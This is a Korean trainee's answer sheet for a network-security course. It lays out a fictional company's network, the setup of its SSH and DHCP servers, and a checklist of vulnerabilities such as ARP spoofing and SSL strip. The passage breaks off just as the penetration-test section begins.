답안지

과정명	오픈소스 기반 보안 취약점 분석 실무자 양성		담당교사	홍제준	월차	
과목명	NW 보안구축	훈련생 이름	임서규	평가일자	
평가 방법	문제해결 시나리오				

답안

네트워크 보안구축 계획

(주) Camel

- 목차 -

1. 프로젝트 개요

저는 Camel 회사에 소속되어 있는 보안 엔지니어 임서규라고 합니다. 최근 네트워크에서 보안 위협이 의심되는 사고가 발생하여 보안 안점점검을 진행 하려고 합니다. 이번 프로젝트는 모의해킹을 통하여 보안 위협을 찾아내고 발견 된 취약점에 대한 대응책을 제시할 것이며, 요구사항에 따라 네트워크를 대상으로 한 보안 점검을 실시하겠습니다.


2. NW 서비스 환경

현재 Camel 업체의 네트워크 환경은 다음과 같습니다.

Cloud-1 : Camel 본사 (Camel 사이트의 웹 서버 및 필요한 장비 및 서비스가 위치)

Cloud 1 : WAN


Cloud-2 : Camel 지사 (본사에 위치한 각종 서비스를 이용가능-http,ssh..)




위 그림은 토폴로지 구성도입니다.

WAN은 공개된 인터넷과 사설망 사이에 방화벽(FireWall)을 설치하여 외부 공격으로부터 사용자의 통신망을 보호하기 위하여 NAT로 구성하였습니다.


< ssh 서버 구축 >




우선적으로 window 2000 server는 ssh를 지원하지 않습니다. 따라서 위와 같이 외부 프로그램인 WinSSHD 서버를 구축한 후, SSH 클라이언트인 windows XP의 Putty를 통하여 테스트합니다. ssh서비스를 이용하려면 서버에 ssh서버가 구축되어야합니다.




먼저 Bitvise사의 WinSSHD 5.19 버전을 http://bitvise.com 에서 다운받은 후 설치 첫 단계입니다. 라이선스를 동의 하신 후 Install을 클릭합니다.



Personal edition으로 설치합니다. 이는 테스트하기 위함이라 Standard edition으로는 설치하지 않았습니다.




Server setting탭에서 포트가 22인지 확인한 후 다음으로 넘어갑니다.




Windows accounts탭에서 아래쪽의 Add버튼을 클릭하여 계정을 추가합니다.

계정 이름은 administrator로 지정후 설정을 완료합니다.




설치가 끝나면 control panel이 뜨는데 여기서 Start WinSSHD를 클릭하여 서비스를 가동한후 close버튼을 클릭해주시면 완료가 됩니다.



ssh서비스가 동작하는지 netstat 명령을 통하여 포트가 열린 것을 확인합니다.

telnet과 http 서비스 또한 동작하는 것을 알 수 있습니다.



SSH Client인 Camel지사(windows xp)에서 PuTTY를 통하여 ssh접속을 확인합니다.

< DHCP서버 구축 및 Client(XP) dhcp할당 >

```
[root@localhost /]# yum -y install dhcp*
Loaded plugins: fastestmirror, refresh-packagekit, security
Setting up Install Process
Loading mirror speeds from cached hostfile
 * base: ftp.kaist.ac.kr
 * extras: ftp.kaist.ac.kr
 * updates: ftp.kaist.ac.kr
base                                                     | 3.7 kB     00:00
base/primary_db                                          | 4.7 MB     00:01
extras                                                   | 3.4 kB     00:00
extras/primary_db                                        |  37 kB     00:00
updates                                                  | 3.4 kB     00:00
updates/primary_db                                       | 2.0 MB     00:00
Resolving Dependencies
--> Running transaction check
---> Package dhcp.x86_64 12:4.1.1-51.P1.el6.centos will be installed
---> Package dhcp-common.x86_64 12:4.1.1-49.P1.el6.centos will be updated
--> Processing Dependency: dhcp-common = 12:4.1.1-49.P1.el6.centos for package
12:dhclient-4.1.1-49.P1.el6.centos.x86_64
---> Package dhcp-common.x86_64 12:4.1.1-51.P1.el6.centos will be an update
---> Package dhcp-devel.x86_64 12:4.1.1-51.P1.el6.centos will be installed
--> Running transaction check
---> Package dhclient.x86_64 12:4.1.1-49.P1.el6.centos will be updated
---> Package dhclient.x86_64 12:4.1.1-51.P1.el6.centos will be an update
```

DHCP서버인 CentOS는 먼저 dhcp서비스에 대한 설치가 필요합니다. yum을 이용하여 패키지를 다운받습니다.

```
root@localhost:~
File  Edit  View  Search  Terminal  Help
# dhcpd.conf

subnet 192.168.10.0 netmask 255.255.255.0 {
  range 192.168.10.170 192.168.10.180;
  option domain-name-servers 168.126.63.1;
  option routers 192.168.10.1;
  default-lease-time 600;
  max-lease-time 7200;
}
```

서브넷 IP, mask {


  할당할 IP대역;

  DNS IP;

  Gateway;


}

/etc/dhcp/dhcp.conf 경로로 들어가서 위와 같이 dhcp 서버를 구성할 요소를 작성합니다.




Client에서 ipconfig /release로 초기화 후, /renew명령을 통하여 DHCP서버가 할당한 IP대로 할당받은 것을 확인 할 수 있습니다.


<http 서비스 확인>



Client(XP)에서 확인한 결과 정상작동합니다.



Attacker(Backtrack)에서 정상 작동을 확인합니다.



DHCP서버(CentOS)에서도 잘 동작하는 것을 확인 합니다.

3. 보안 요구사항 및 체크리스트

1) 보안 요구사항

가. 기밀성 보장

나. 서버 및 네트워크 장비에 대한 접근 통제

다. 내부 직원들의 웹 환경 보호

라. DHCP 서비스의 가용성

2) 체크리스트

순번	취약점 종류	대상	피해범위	상태
1	ARP Spoofing	XP	시스템 장악	취약
2	DNS Spoofing	XP	시스템 장악	취약
3	DHCP Starvation	XP	DHCP 서비스 거부	취약
4	IP Spoofing	Cent OS	네트워크 장애, 정보 유출	취약
5	SSH version Rollback (SSH MITM)	XP	정보 유출	안전
6	SNMP 취약점	R4	정보 유출로 인한 네트워크 장악	취약
7	Router 방화벽	R2	정보 유출	안전
8	SSL MITM	XP	정보 유출	취약
9	SSL Strip	XP	정보 유출	취약
10	Port Scanning	XP	정보 유출	취약


4. 모의해킹 및 대응책

1. ARP Spoofing

다음 스니핑을 통한 ARP패킷 위변조 공격을 시도하겠습니다.

